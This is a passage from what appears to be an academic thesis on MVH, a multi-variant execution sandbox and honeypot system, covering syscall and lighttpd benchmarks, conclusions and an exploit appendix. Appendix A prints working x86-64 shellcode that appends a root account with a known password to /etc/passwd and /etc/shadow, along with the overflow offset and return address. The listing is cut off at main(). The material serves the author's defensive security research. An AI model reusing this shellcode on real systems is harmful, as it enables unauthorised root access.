Table 5.2 shows per-call interposition cost, the primary overhead imposed by the MVH system. The table's first row shows the basic speed of interposition introduced using different calling mechanisms. `getpid` is a trivial system call which returns the `pid` of the calling process. The service routine associated with `getpid` is implemented with a single line of code, making it a perfect candidate to solely asses the interposition overhead. According to our test results, the minimum penalty of interposition is therefore about 0.017*ms* when the rewriting mechanism is activated and 0.0224*ms* when it is not, which is roughly 18 an 25 times slower than a no-monitored system call respectively. This poor performance was expected, since it is a direct consequence of the MVH design. For each system call invoked, several additional system calls are invoked by the interposition architecture to support the communication between the MVH's components. In particular, the socket connection between a variant and the monitor is the most expensive as it involves the entire network stack of the operating system.

The second row shows the speed of interposition for `open`, a more substantial system call. The first thing that can be noticed is the long time required to accomplish this call by MVH. The call through the BPF mechanism takes 0.054*ms* , whereas avoiding the use of the use of signals and kernel switches the overhead is decreased to 0.043*ms* . The large difference between the execution time of `getpid` and `open` is due to the different semantic of the system calls. Each system call request requires different and specific operations to ensure its correct execution. The `open` system call has an indirect argument (i.e. the name of the file) which has to be verified and therefore sent to the remote monitor. This, obviously, introduces an overhead which is absent during the execution of `getpid`. Moreover, the execution of the `getpid` is fully emulated by the monitor without involving the trusted thread, since the monitor keeps track of the `pid` of the monitored process. This further




Figure 5.2: The bar chart shows a comparison of the execution times of most common system calls invoked trough different mechanisms. The blue bar shows the execution time for an unmonitored execution. The red and green bars show the execution times for a system call while running on MVH called via the `jump` instruction and BPF-filter respectively. The y-axis represents the execution times in milliseconds.

System call	Native	JMP	BPF
`getpid`	0.0010ms	0.018ms	0.025ms
`open`	0.0035ms	0.043ms	0.054ms
`read`	0.0028ms	0.046ms	0.055ms
`write`	0.0029ms	0.048ms	0.057ms
`close`	0.0017ms	0.033ms	0.045ms
`ioctl`	0.0018ms	0.036ms	0.044ms
`fcntl`	0.0015ms	0.034ms	0.042ms
`stat`	0.0021ms	0.064ms	0.074ms
`socket`	0.0042ms	0.048ms	0.059ms
`bind`	0.0031ms	0.044ms	0.052ms
`shutdown`	0.0021ms	0.037ms	0.043ms

Table 5.2: Microbenchmark results. The first column shows the absolute times for a unmonitored call. While second and third columns illustrate the absolute times for a system call invocation via Seccomp-BPF and via a `jump` instruction used to redirect control to the appropriate handler respectively. Times are expressed in milliseconds.

increases the discrepancy between the two calls. From the Figure 5.2 can be noticed that, system calls such as `close`, `socket` and `fcntl`[3] have similar execution times, which are generally lower than `open` but higher than `getpid`. This result is a consequence of sending exclusively a system call request without indirect arguments (like `getpid`), but being executed by the trusted thread rather than being emulated by the monitor process (like `open`). The other system calls illustrated in the Figure 5.2 have similar execution times as the `open` system call due to the same reason with the exception of `stat` [46]. The `stat` system has the highest execution time with both calling mechanism, 0.074ms with seccomp-BPF and 0.064ms with the rewriting mechanism. The `stat` system call is the only system calls that requires both indirect arguments (i.e. the name of the file) and an indirect result (i.e. the file status). Sending the result to the monitor and then to one of the variant obviously increases the execution time of a system call as more system call are needed.

Table 5.3 shows the execution time of `open` via seccomp-BPF under MVH, broken down into individual components. The same cost of an unmonitored `open` has been attributed to the actual

[3]`fcntl` has a really complex semantic as it can be used to accomplish numerous different tasks. The call used for testing the overhead of `fcntl` is `fcntl (fd, F_GETFD, NULL);`.

Cause	**Time elapsed**
`open`	0.0035*ms*
Untrusted handler	0.0130*ms*
Trusted handler	0.0110*ms*
Monitor handler	0.0210*ms*
Extra kernel overhead	0.0055*ms*
Total	0.0540*ms*

Table 5.3: Time to execute `open` under MVH, broken down into individual components: the `open` itself, the emulator routine within the untrusted thread , time spent to receive and execute the system call within the trusted thread and additional overhead due to context switches. Times are expressed in milliseconds.

system call execution, precisely 0.0035*ms* . The execution time of the untrusted open handler is computed as the difference between the time elapsed between its starting and the ending point and then subtracting the time spent in the monitor and the trusted thread. The monitor time has been computed in a similar manner. The execution time of the trusted `open` time has been computed as difference between the time elapsed when a system call request is received and the time when this request has been accomplished and its result has been sent back. At this time must also be subtracted the execution time of the actual open system call. Finally, we assume that the remainder of the time is taken up in additional kernel overhead for returning from the signal handler and resuming the execution context.

The table shows that MVH's monitor is the slowest component, while the time spent within the trusted handler and the untrusted handler are similar. This is understandable because the monitor is a more complex component which performs numerous additional operations to ensure that the variants' executions are synchronized. The monitor must receive system call requests and indirect arguments from both variants and verify that these are equivalent. Then, it sends the request to the correct variant (in this case the private one) and waits until the result is sent back. When the result is received, it locally saves the resulting file descriptor and makes up the result for the variant that has not executed the system call. Finally, it dispatches the result to the corresponding untrusted threads.

The untrusted and trusted handlers perform much less actions making their execution time shorter. The trusted handler receives the request, performs the corresponding system call and sends back the result. Performing the actual system call is not really expensive in term of elapsed time compared with other operations occurring during a system call invocations; it takes only 0.0035*ms* . The untrusted handler has a slightly higher execution time due to forwarding the file name. The table also shows the high extra overhead due to the kernel and signal mechanism which can be significantly reduced by using the rewriting mechanism.

In a delegating system like MVH, additional calls are always required to obtain a requested resource. This imposes a basic limit of how much the overhead introduced can be reduced. MVH's interposition architecture required at least two calls to send a system call request and to retrieve the corresponding result. At this time, we must add the time elapsed within the monitor and the trusted thread. In addition, there may be an additional overhead due to the cost of copying indirect arguments. That said, we believe that further speedups are achievable over the current native implementation. Chapter 6 introduces some possible enhancements whose aim is to reduce the high overhead.

5.2.2 Macrobenchmark

The primary goal of MVH is to protect applications that are routinely exposed to hostile inputs, such as web servers. Therefore, to test MVH in a realistic environment, we measure the performance of a well-known web server like *lighthttp* [2] while running on MVH. The performance results so obtained are then compared against the performance results of a native execution (i.e. a native execution on the operating system). The performance evaluation presented in this section serves to




Figure 5.3: The bar chart shows a comparison of the request times for different `HTTP` requests varying in size between 1KB to 1MB. The blue bar shows the request time for a native execution of `lighthttp`, while the red bar shows the same result for a monitored execution. The y-axis represents response times in milliseconds and the x-axis the size of requests in bytes.

demonstrate two things: first, that a multi-variant execution with resource division is possible and can be successfully applied to real applications; and second, that the performance impact of MVH is tolerable on most of common cases and does not limit the use of MVH in a real environment.

In all the experiments reported herein, we used Lighthttp version 1.4.28 configured to run in single-thread mode. The public variant has been generated by compiling the source codes using the default configuration provided in the online package [3], while the private variant has been generated using the safe compilation options presented in Table 5.1(a) in order to increase its resilience against attacks. During the tests, the public variant runs as root in a jail environment built with the `chroot` tool without access to any file, but with full network access. The private variant and the monitor process run on the operating system as normal process. The public variant requires root privilege in order to open the port number 80. To exercise the web server, we use an `http` request-generating client application, *httperf* [30], which send back-to-back requests to a single web server. Each request constitutes a fetch of a single static HTML file selected from a pre-defined test set. The test set comprised files of size varying between 1B to 10MB. This size interval has been chosen because it includes the majority of web pages available on Internet today. Httperf forks a pre-defined number of client processes, each of which submits a series of random requests to the web server. Performance response was measured in terms of aggregate response time at the client side.

The first set of experiments conducted serves to determine the performance impact of MVH on the response time of the web server. The *response time* is defined as the time elapsed between the instant at which a client sends an `HTTP` request and the instant at which the requested resource is fully received. This measurement is extremely significant because it represents the server latency time perceived by the end user. The response time is primarily determined by the *reply time* and the *transmision time*. The reply time is defined as temporal interval between sending the first byte of a request and receiving the first byte of the reply. This is the most interesting information regarding the server, as it provides a means of measuring the time required by the server for elaborating a request. The transmission time is defined as the time elapsed to transfer the requested resource from the server to the client. The experiment was conducted by sending HTTP requests for resources of different sizes. `httperf` has been configured to open a single connection for each

	Native			**MVH**			
Request size	*Reply*	*Transmission*	*Request*	*Reply*	*Transmission*	*Request*	*Ratio*
1	0.5	0.0	0.55	27.4	0	27.5	50.00
10	0.5	0.0	0.53	27.0	0	27.09	51.11
100	0.5	0.0	0.55	27.3	0	27.39	49.82
1K	0.5	0.0	0.56	27.4	0	27.44	49.00
10K	0.5	0.0	0.57	27.7	0	27.77	48.78
30K	0.5	0.0	0.55	27.3	0.1	27.44	49.98
50K	0.5	0.1	0.64	27.4	0.1	27.57	43.13
80K	0.5	0.1	0.65	27.7	0.1	27.47	42.34
100K	0.5	0.1	0.67	27.6	0.1	27.7	41.36
300K	0.5	0.2	0.74	27.9	0.3	28.19	38.17
500K	0.5	0.4	0.96	28.4	0.4	28.96	30.17
800K	0.5	0.6	1.15	29.0	0.7	29.75	25.87
1M	0.5	0.8	1.35	34.8	1.1	36.42	26.98
5M	0.5	3.7	4.26	59.3	4.2	63.64	14.94
10M	0.5	8.5	9.18	81.8	7.4	89.29	9.73

Table 5.4: Macrobenchmark results of the experiment conducted over the loopback interface. The first column shows the size of `HTTP` requests. The reply, transmission and request time for the native execution are grouped together under the multicolumn Native. Similarly, the results of the monitored execution are grouped together under the MVH multicolumn. The last column shows how many times the monitored execution is slower than the unmonitored. All times are expressed in milliseconds.

request, allowing us to retrieve the reply time, transmission time and the response time.

Table 5.4 resumes the results obtained when the experiment is conducted over the loopback interface. The results regarding the analysed times (reply,transmission and response) of a native execution and a monitored execution are grouped together under the multi-columns called native and MVH respectively. The last column of the table, called ratio, shows the number of times that the monitored execution is slower than the unmonitored execution. Figure 5.3 compares the response time of both executions for the most common http request sizes, spanning from 1KB (e.g. small static `HTML` page) to 1MB (e.g. an image file).

It is clear from the table and from the graph that there is a significant difference between the response times of a native execution and a monitored execution. As expected, the version running on MVH is obviously slower because of the overhead introduced by the intercepting mechanism. A more detailed analysis of the table allows us to understand better how MVH impacts the web server response time. The first thing that can be noticed is that the response time of the native execution is entirely determined by the transmission time, since the reply time is very small and constant (0.5*ms*). On the other hand, the response time of the monitored execution is strongly affected by the high reply time and less by the transmission time. The reply time is almost entirely determined by the time elapsed to accomplish actions required to reply a request. Generally, thus includes, accepting a new connection, reading the HTTP request, verifying the validity of a request, opening an resource, sending an HTTP reply and sending the requested resource.[4] To accomplish these actions, a server must issue several system calls, each of which introduces an overhead. The sum of all system call overheads makes up the reply time of a monitored execution. While the reply time of the native execution is constant, the MVH overhead over the reply time increases when the size of the request increases. This is more noticeable when the size of a request is significant, around (100KB). This is the consequence of the higher number of system calls issued to transfer data between the MVH components. Precisely, the main cause is the transmission of the requested resource between the private variant and the public variant . Of course, this overhead is not present in the native execution and the reply time remains constant and independent from

[4]In this case, for send the requested resource is intended the act of issuing the system calls for sending the file without considering the actual time required to transfer the file.

the size of the requested resource. Another important thing to be noticed from the table is that the transmission time is the same between the two executions. This was an expected result, since the transmission time represents the time elapsed while transferring a resource from the public variant to the client, which depends exclusively on connection conditions.

Finally, the last important result that must be noticed from the table is that the slowdown ratio is inversely proportional to the transmission time. That is, by increasing the transmission time the slowdown ratio decreases. This is a truly significant result as it means that the transmission times mitigates the performance impact of MVH over the response time and, consequentially over the slowdown percept by a final user. According to our results, the slowdown ratio depends on the size of the requested resource, spanning from 50 times when the resource is extremely small (between 1 and 100 bytes) up to 9 times for requests of more substantial size (around 10 mega bytes).

By testing over the loopback interface, we removed all noise and overhead due to the connection layer. This allows us to to precisely determine the overhead introduced by MVH over each `HTTP` request, which spans from a minimum of 27*ms* up to a maximum of 89*ms* depending on the requested resource. In particular, this overhead is almost constant between files of size 1KB and 100KB, that are the most representative of today web pages. This is a remarkable result because in a real context on which the network layer affects the response time in a significant manner, an overhead of 27*ms* is minimal and will be mitigated by the transmission time. We claim that there is no a perceptible difference between a website provided by a web server while running on MVH and when it does not, provided that the server is not close to the saturation point[5]. In order to support our previous statement, we repeated the experiment over a LAN network.

Table 5.5 resumes the results obtained. As expected, the reply time has the same behaviour as the previous experiment. It is almost constant and very small for the native execution, while it is much higher and increases as the size of the request increases for the monitored execution. The real difference between the two results of the experiment is the transmission time which is much higher in both execution due to the real link connection. As result, the slowdown ratio is much smaller then the experiment over the loopback interface. It is still rather high for very small pages, where the monitored execution is roughly 7 times slower then the unmonitored one. However, this is an usual size for a web page. This result has been reported only for the completeness of the analysis performed. More realist results are those regarding request sizes between 1KB and 300KB. Within this interval, the slowdown goes from at maximum 5 to 1.5. For files bigger than 300KB, the overhead introduced by MVH is not really noticeable as the transmission time takes the major part of the response time.

There are several other aspects that might have a significant impact over the performance of web service that should be taken into account during a performance analysis, such as databases, PHP engine and CGI. The current version of MVH does not support `lighttpd` with this features activated, so we exclusively focused on testing static `HTML` pages. According to the results so far obtained, we can conclude that MVH can be used in real context to increase the security of a web server and its resistance to malicious actions. Of course, this does not come for free. The cost of this higher security level is an overhead between 30*ms* and 80*ms* seconds per request. We claim that this can further reduced by improving the naive implementation of MVH and introducing some enhancement such as a lower number of synchronisation points.

[5]A web server saturation point is critical condition where a server is overloaded and starts refusing further connections.




Figure 5.4: The bar chart shows a comparison of the request times for different HTTP requests varying in size between 1KB to 1MB. The blue bar shows the request time for an native execution of `lighthttp`, while the red bar shows the same result for a monitored execution. The y-axis represents the response times in milliseconds and the x-axis the size of the request in bytes.

	Native			**MVH**			
Request size	*Reply*	*Transmission*	*Request*	*Reply*	*Transmission*	*Request*	*Ratio*
1	6.7	0	6.75	43.1	0	43.15	6.40
10	6.5	0	6.55	51.9	0	51.95	7.94
100	7.2	0	7.25	52.8	0	52.85	7.29
1K	7.6	1	8.64	63.9	0	63.94	7.40
10K	8.3	8.8	17.13	50	27.8	77.83	4.54
30K	7.32	30	37.35	67.3	30	97.33	2.60
50K	8.9	66.4	75.33	55	94.4	149.43	1.99
80K	7.4	80.9	88.35	50.2	95.2	145.45	1.64
100K	8.76	100.5	109.29	57.1	110.6	167.75	1.53
300K	8.32	320.1	328.47	52.9	346	398.95	1.21
500K	7.1	509.2	516.35	65.1	606.6	671.75	1.30
800K	7.89	912.9	920.84	56.6	1006.9	1063.55	1.15
1M	7.4	1100.2	1107.65	56.5	1228.4	1284.95	1.16
5M	8.3	3100.1	3108.45	65.3	3120.1	3185.45	1.02
10M	8.4	7234.78	7243.23	101.8	7234.78	7336.63	1.01

Table 5.5: Macrobenchmark results of the experiment conducted over the LAN interface. The first column shows the size of HTTP requests. The reply, transmission and request time for the native execution are grouped together under the multicolumn Native. Similarly, the results of the monitored execution are grouped together under the MVH multicolumn. The last column shows how many times the monitored execution is slower than the unmonitored. All times are expressed in milliseconds.

Chapter 6

Conclusion

MVH is able to run multiple versions of an application simultaneously and to monitor their behaviour. Divergence in the behaviour might be a sign of an ongoing attack. Differently from other multi-variant environments, the variants created by MVH have different action scope and different access to resources such as network and file system. This characteristic distinguishes our system from other security tools and permits to significantly extend the possible uses of a multi-variant environment. This result has been achieved using two different security mechanisms. Firstly, each variant is executed in sandboxed environment realized using Seccomp-BPF, where every system call is nullified. The sandbox environment offers a reliable and effective protection against any dangerous action attempted by an attacker. Secondly, a system call delegating architecture has been employed to permit a correct execution of applications in such strict sandbox environment. This works by delegating the responsibility for invoking a system call to a trusted component, which runs outside of the sandbox.

The resulting architecture is extremely flexible, allowing MVH to be employed for various purposes. MVH can be configured to work exactly like an intrusion detection system detecting and preventing an attack based on software vulnerability like buffer overflow, format string vulnerabilities. The major advantage of this approach is that it permits the detection of wider range of threats, including "zero day" attacks, than other protection techniques such as static code analysis and code instrumentation.

However, MVH is not limited only to detect an attack. By taking the maximum advantage from the sandbox environment, MVH can allow an attacker to perform actions without compromising the security of the system. This is possible because MVH automatically secures important resources when an attack is detected and every attacker's action is intercepted and executed in a safe manner. By allowing the attacker actions, MVH is able to create a detailed log of all system calls invoked during the attack which provides a detailed map of all dangerous actions attempted. These are very precious information, as a system administrator can understand what attack vector has been used and take necessary countermeasures. In this case, MVH has been used as a honeypot system with significant advantages.

MVH can automatically transform any application into a honeypot system, provided that it knows the semantic of the system call used. This is possible because MVH can run fully capable software, while protecting the host system from damages caused by the execution of arbitrary code. The direct consequence of this is that, a honeypot becomes an active system able to accomplish real and valuable tasks. The feasibility of this mechanism has proved by implementing a working prototype and verifying its functionalities in a real environment. The result obtained were quite encouraging as they demonstrated that MVH is able to detect and prevent an attack, as well as producing a detailed map of the attacker's actions.

The current implementation of the MVH is rather naive and there are several aspects that needs to be improved. First of all the performance impact can be further reduced by using less synchronization points. This can be achieved by taking advantage from the filtering capabilities offered by Seccomp-BPF. For example, system calls regarding the memory of a process such as `brk` and `unmap` can be allowed as they are not dangerous, and do not generate any divergence between the execution of the variants. Seccomp-BPF allows also to filter a system call according to its arguments. By using this feature, the system call `mmap` can be allowed when is used to map anonymous memory areas, but intercepted when it is used to map a file.

The most expensive operation during the execution of a system call is usually to copy a resource from the private variant to the public variant. In the future, a more complex system call policy can be implemented to let the public variant access some files which does not compromise the security, while crucial files (e.g. password files) are still protect by the MVH mechanism. Additional system call handlers should be implemented so that MVH is able to support more applications. Finally, the benefits of the rewriting mechanism are undeniable, as the performance impact of the MVH is reduced. However, the implementation of this mechanism needs to be improved in two aspects: first, the rewriting algorithm should be improved so that it can find the correct boundaries of function, second, the `VDSO` and `vsyscall` should also be rewritten before the execution of the monitored application begins.

Appendix A

Exploit

This a modified version of the exploit program describe in book *"The Art of Exploitation"* Chapter 4 [7], while the shellcode has been downloaded from [68]. Both have been slightly modified to be used against lighttp while running on MVH. The exploited is relatively easy. It creates buffer big enough to overflow the target buffer, for our experiment we use a buffer of size 1000. Then, the this is filled in it with nǫp instruction and the shell code at the position specified by `OFFSET`. The last operation is to insert the address at the end of the packages, so that the return address of the target function will be overwritten and the execution of the shell code starts.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netdb.h>

/*
Add root user with password:
                             - User: shell-storm
                             - Pass: leet
                             - id  : 0
*/

char add_root_code[]  =
      /* open("/etc/passwd", O_WRONLY|O_CREAT|O_APPEND, 01204) */

    "\x48\xbb\xff\xff\xff\xff\xff\x73\x77\x64"       /* mov    $0x647773ffffffffff,%rbx */
    "\x48\xc1\xeb\x28"                               /* shr    $0x28,%rbx */
    "\x53"                                           /* push   %rbx */
    "\x48\xbb\x2f\x65\x74\x63\x2f\x70\x61\x73"       /* mov    $0x7361702f6374652f,%rbx */
    "\x53"                                           /* push   %rbx */
    "\x48\x89\xe7"                                   /* mov    %rsp,%rdi */
    "\x66\xbe\x41\x04"                               /* mov    $0x441,%si */
    "\x66\xba\x84\x02"                               /* mov    $0x284,%dx */
    "\x48\x31\xc0"                                   /* xor    %rax,%rax */
    "\xb0\x02"                                       /* mov    $0x2,%al */
    "\x0f\x05"                                       /* syscall */

    /* write(3, "shell-storm:x:0:0:shell-storm.or"..., 46) */

    "\x48\xbf\xff\xff\xff\xff\xff\xff\xff\x03"       /* mov    $0x3fffffffffffffff,%rdi */
    "\x48\xc1\xef\x38"                               /* shr    $0x38,%rdi */
    "\x48\xbb\xff\xff\x2f\x62\x61\x73\x68\x0a"       /* mov    $0xa687361622fffff,%rbx */
    "\x48\xc1\xeb\x10"                               /* shr    $0x10,%rbx */
    "\x53"                                           /* push   %rbx */
    "\x48\xbb\x67\x3a\x2f\x3a\x2f\x62\x69\x6e"       /* mov    $0x6e69622f3a2f3a67,%rbx */
    "\x53"                                           /* push   %rbx */
    "\x48\xbb\x73\x74\x6f\x72\x6d\x2e\x6f\x72"       /* mov    $0x726f2e6d726f7473,%rbx */
    "\x53"                                           /* push   %rbx */
    "\x48\xbb\x30\x3a\x73\x68\x65\x6c\x6c\x2d"       /* mov    $0x2d6c6c6568733a30,%rbx */
    "\x53"                                           /* push   %rbx */
    "\x48\xbb\x6f\x72\x6d\x3a\x78\x3a\x30\x3a"       /* mov    $0x3a303a783a6d726f,%rbx */
```

```
"\x53"                                          /* push   %rbx */
"\x48\xbb\x73\x68\x65\x6c\x6c\x2d\x73\x74"      /* mov    $0x74732d6c6c656873,%rbx */
"\x53"                                          /* push   %rbx */
"\x48\x89\xe6"                                  /* mov    %rsp,%rsi */
"\x48\xba\xff\xff\xff\xff\xff\xff\xff\x2e"      /* mov    $0x2effffffffffffff,%rdx */
"\x48\xc1\xea\x38"                              /* shr    $0x38,%rdx */
"\x48\x31\xc0"                                  /* xor    %rax,%rax */
"\xb0\x01"                                      /* mov    $0x1,%al */
"\x0f\x05"                                      /* syscall */

/* close(3) */

"\x48\xbf\xff\xff\xff\xff\xff\xff\xff\x03"      /* mov    $0x3fffffffffffff,%rdi */
"\x48\xc1\xef\x38"                              /* shr    $0x38,%rdi */
"\x48\x31\xc0"                                  /* xor    %rax,%rax */
"\xb0\x03"                                      /* mov    $0x3,%al */
"\x0f\x05"                                      /* syscall */

/* Xor */

"\x48\x31\xdb"                                  /* xor    %rbx,%rbx */
"\x48\x31\xff"                                  /* xor    %rdi,%rdi */
"\x48\x31\xf6"                                  /* xor    %rsi,%rsi */
"\x48\x31\xd2"                                  /* xor    %rdx,%rdx */

/* open("/etc/shadow", O_WRONLY|O_CREAT|O_APPEND, 01204) */

"\x48\xbb\xff\xff\xff\xff\xff\x64\x6f\x77"      /* mov    $0x776f64ffffffffff,%rbx */
"\x48\xc1\xeb\x28"                              /* shr    $0x28,%rbx */
"\x53"                                          /* push   %rbx */
"\x48\xbb\x2f\x65\x74\x63\x2f\x73\x68\x61"      /* mov    $0x6168732f6374652f,%rbx  */
"\x53"                                          /* push   %rbx */
"\x48\x89\xe7"                                  /* mov    %rsp,%rdi */
"\x66\xbe\x41\x04"                              /* mov    $0x441,%si */
"\x66\xba\x84\x02"                              /* mov    $0x284,%dx */
"\x48\x31\xc0"                                  /* xor    %rax,%rax */
"\xb0\x02"                                      /* mov    $0x2,%al */
"\x0f\x05"                                      /* syscall */

/* write(3, "shell-storm:$1$reWE7GM1$axeMg6LT"..., 59) */

"\x48\xbf\xff\xff\xff\xff\xff\xff\xff\x03"      /* mov    $0x3fffffffffffff,%rdi */
"\x48\xc1\xef\x38"                              /* shr    $0x38,%rdi */
"\x48\xbb\xff\xff\xff\xff\xff\x3a\x3a\x0a"      /* mov    $0xa3a3affffffffff,%rbx */
"\x48\xc1\xeb\x28"                              /* shr    $0x28,%rbx */
"\x53"                                          /* push   %rbx */
"\x48\xbb\x34\x37\x37\x38\x3a\x3a\x3a\x3a"      /* mov    $0x3a3a3a3a38373734,%rbx */
"\x53"                                          /* push   %rbx */
"\x48\xbb\x5a\x30\x55\x33\x4d\x2f\x3a\x31"      /* mov    $0x313a2f4d3355305a,%rbx */
"\x53"                                          /* push   %rbx */
"\x48\xbb\x73\x2f\x50\x64\x53\x67\x63\x46"      /* mov    $0x4663675364502f73,%rbx */
"\x53"                                          /* push   %rbx */
"\x48\xbb\x61\x78\x65\x4d\x67\x36\x4c\x54"      /* mov    $0x544c36674d657861,%rbx */
"\x53"                                          /* push   %rbx */
"\x48\xbb\x65\x57\x45\x37\x47\x4d\x31\x24"  /* mov    $0x24314d4737455765,%rbx */
"\x53"                                          /* push   %rbx */
"\x48\xbb\x6f\x72\x6d\x3a\x24\x31\x24\x72"      /* mov    $0x722431243a6d726f,%rbx  */
"\x53"                                          /* push   %rbx */
"\x48\xbb\x73\x68\x65\x6c\x6c\x2d\x73\x74"      /* mov    $0x74732d6c6c656873,%rbx */
"\x53"                                          /* push   %rbx */
"\x48\x89\xe6"                                  /* mov    %rsp,%rsi */
"\x48\xba\xff\xff\xff\xff\xff\xff\xff\x3b"      /* mov    $0x3bffffffffffffff,%rdx */
"\x48\xc1\xea\x38"                              /* shr    $0x38,%rdx */
"\x48\x31\xc0"                                  /* xor    %rax,%rax */
"\xb0\x01"                                      /* mov    $0x1,%al */
"\x0f\x05"                                      /* syscall */

/* close(3) */

"\x48\xbf\xff\xff\xff\xff\xff\xff\xff\x03"      /* mov    $0x3fffffffffffff,%rdi */
"\x48\xc1\xef\x38"                              /* shr    $0x38,%rdi */
"\x48\x31\xc0"                                  /* xor    %rax,%rax */
"\xb0\x03"                                      /* mov    $0x3,%al */
"\x0f\x05"                                      /* syscall */

/* _exit(0) */
```

```
    "\x48\x31\xff"                                  /* xor    %rdi,%rdi */
    "\x48\x31\xc0"                                  /* xor    %rax,%rax */
    "\xb0\xe7"                                      /* mov    $231,%al */
    "\x0f\x05";                                     /* syscall */



#define OFFSET 728
char * RETADDR = (char *)0x00007fffffffd958;

int main(int argc, char *argv[]) {
   int sockfd, buflen;
   struct hostent *host_info;
   struct sockaddr_in target_addr;
